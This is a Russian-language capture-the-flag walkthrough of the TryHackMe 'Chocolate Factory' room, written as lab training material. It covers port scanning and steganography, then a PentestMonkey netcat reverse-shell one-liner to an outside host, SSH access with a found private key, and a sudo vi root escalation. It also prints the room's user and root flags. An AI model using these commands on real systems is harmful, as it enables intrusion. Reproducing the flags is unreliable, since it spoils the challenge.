

Chocolate Factory


<https://tryhackme.com/room/chocolatefactory>

Привет! Начнем!

После того как нам дали ip-адрес машины (у меня 10.112.149.135, у вас будет другой), сразу перейдем на него в браузере и параллельно запустим сканирование nmap:

- `nmap -A 10.112.149.135`

В браузере сразу же видим форму авторизации, попробовал стандартные по типу admin:admin, admin:password и т.д., они не подходят. В исходном коде страницы ничего интересного.



```
(kali㉿kali)-[~]
$ nmap -A 10.112.149.135
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-29 15:22 -0400
Nmap scan report for 10.112.149.135
Host is up (0.054s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-r-- 1 1000      1000      208838 Sep 30  2020 gum_room.jpg
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c6:bc:80:02:27:ce:9c:a3:bc:4e:27:15:92:bb:8a:c7 (RSA)
|   256  d4:7f:97:82:77:21:05:e9:84:9f:e4:0f:71:b7:56:e1 (ECDSA)
|_  256  83:84:47:35:cc:5d:45:93:d7:f2:a9:c5:a2:07:e2:ff (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|100/tcp open newacct?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
```

```
|       _._.'_____.':_.'_____ \r
|      .:'\x20 |:: '\x20 _____ \r
|      \'_'__'___'\x20_\';_____ \r
|      \'_'__'___'\x20_\';_____ \r
|      \|_____ ;_____ |
|    small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|    hope you wont drown Augustus"
```

```
|106/tcp open pop3pw?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
```

```
|       _._.'_____.':_.'_____ \r
|      .:'\x20 |:: '\x20 _____ \r
|      \'_'__'___'\x20_\';_____ \r
|      \'_'__'___'\x20_\';_____ \r
|      \|_____ ;_____ |
|    small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|    hope you wont drown Augustus"
```

```
|109/tcp open pop2?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
```

```
|       _._.'_____.':_.'_____ \r
|      .:'\x20 |:: '\x20 _____ \r
|      \'_'__'___'\x20_\';_____ \r
|      \'_'__'___'\x20_\';_____ \r
|      \|_____ ;_____ |
|    small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|    hope you wont drown Augustus"
```

```

110/tcp open  pop3?
| fingerprint-strings:
|   GenericLines, NULL:
|     "Welcome to chocolate room!!
|
|     ._____.
|     : \x20 | :. \x20 ____ \r
|     \ ' ' ' ' ' \x20 ____ \r
|     \ ' ' ' ' ' \x20 ____ ; _____
|     \| _____; _____|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|     hope you wont drown Augustus"
|
111/tcp open  rpcbind?
| fingerprint-strings:
|   NULL, RPCCheck:
|     "Welcome to chocolate room!!
|
|     ._____.
|     : \x20 | :. \x20 ____ \r
|     \ ' ' ' ' ' \x20 ____ \r
|     \ ' ' ' ' ' \x20 ____ ; _____
|     \| _____; _____|
|     small hint from Mr.Wonka : Look somewhere else, its not here! ;)
|     hope you wont drown Augustus"
|
113/tcp open  ident?
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, NULL, NotesRP
C, RPCCheck, SMBProgNeg, TerminalServerCookie, X11Probe, giop:
|     http://localhost/key rev key ← You will find the key here!!!

```




Я использовал стандартные команды для проверки файлов на стеганографию – file, exiftool, steghide. Командой steghide мне удалось извлечь из фото файл b64.txt:

```
(kali@kali)-[~]
$ file gum_room.jpg
gum_room.jpg: JPEG image data, Exif standard: [TIFF image data, big-endian, direntries=0], baseline, precision 8, 1920
x1080, components 3

(kali@kali)-[~]
$ exiftool gum_room.jpg
ExifTool Version Number      : 13.50
File Name                    : gum_room.jpg
Directory                   : .
File Size                    : 209 kB
File Modification Date/Time   : 2020:09:30 10:31:12-04:00
File Access Date/Time        : 2026:04:29 15:21:13-04:00
File Inode Change Date/Time   : 2026:04:29 15:21:13-04:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Exif Byte Order               : Big-endian (Motorola, MM)
Image Width                  : 1920
Image Height                  : 1080
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 1920x1080
Megapixels                   : 2.1

(kali@kali)-[~]
$ steghide extract -sf gum_room.jpg
Enter passphrase:
wrote extracted data to "b64.txt".
```

User
Name:

Password:


Log In


```

(kali㉿kali)-[~]
$ ssh charlie@10.114.147.168
The authenticity of host '10.114.147.168 (10.114.147.168)' can't be established.
ED25519 key fingerprint is: SHA256:CRL0JK9U4R4OG3Nq4StxRsRmSZYVyfBrZq92+b1pk1w
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.114.147.168' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
charlie@10.114.147.168's password:
Permission denied, please try again.
charlie@10.114.147.168's password:
Permission denied, please try again.
charlie@10.114.147.168's password: █


```

Теперь пробуем войти в форму авторизации, которую нашли ранее на порту 80:



Реквизиты подошли и мы видим на странице строку для ввода команд. Некоторое время я экспериментировал с командами и нашел домашнюю директорию пользователя Charlie, где находилось 3 файла – teleport, teleport.pub и user.txt. Откроем каждый:

- `cat ../../home/charlie/teleport`



- `cat ../../home/charlie/teleport.pub`




Файл `user.txt` не открывается из-за отсутствия прав для просмотра (сейчас мы пользователь `www-data`).

Попробуем загрузить обратный шелл `PentestMonkey` в данное поле и поставим слушатель на нашей машине командой `nc -lnvp 1234`:

- `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -l 2>&1|nc 10.0.0.1 1234 >/tmp/f`

Обратный шелл получен:



Я снова перешел в домашнюю директорию пользователя `Charlie` и просмотрел права флага `user.txt`, у нас их по прежнему нет:



Ранее мы нашли приватный ssh-rsa ключ в файле teleport.pub. Мы можем использовать его для входа по ssh под именем Charlie:


- `ssh -i rsa_private_key.txt charlie@10.114.147.168`

Теперь мы стали Charlie. Открываем наш пользовательский флаг user.txt:

```
charlie@ip-10-114-147-168:/$ cd /home/charlie/
charlie@ip-10-114-147-168:/home/charlie$ ls -l
total 12
-rw-r--r-- 1 charlie charley 1675 Oct  6  2020 teleport
-rw-r--r-- 1 charlie charley  407 Oct  6  2020 teleport.pub
-rw-r----- 1 charlie charley   39 Oct  6  2020 user.txt
charlie@ip-10-114-147-168:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
```

4. Enter the user flag - flag{cd5509042371b34e4826e4838b522d2e}

Теперь нужно повысить привилегии. Первым делом я всегда использую команду `sudo -l`. Она показала, что мы можем использовать редактор `vi` для повышения привилегий. Заходим на GTFOBins:



The screenshot shows the GTFOBins website interface. At the top, there's a navigation bar with the GTFOBins logo, a 'Sponsor' button, and buttons for 'Fork' (13,155 stars) and 'Star'. Below the navigation bar, there are three tabs: 'Shell', 'File write', and 'File read'. The 'Shell' tab is selected. Under the 'Shell' tab, there's a description: 'This executable can spawn an interactive system shell.' Below this, there's a table with three columns: '(a)', 'Unprivileged', 'Sudo', and 'SUID'. The 'Unprivileged' column contains the text 'This function can be performed by any unprivileged user.' The 'Sudo' column contains the command `vi -c '!!/bin/sh' /dev/null`.

Вводим команду со скрина выше, не забываем про sudo вначале:

```
charlie@ip-10-114-147-168:/home/charlie$ sudo vi -c '!!/bin/sh' /dev/null
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Теперь мы root! В папке `/home/root` найдем файл `root.py`. Командой `python root.py` запускаем файл, и введя ключ из задания №1 мы получим root флаг!

5. Enter the root flag - flag{cec59161d338fef787fcb4e296b42124}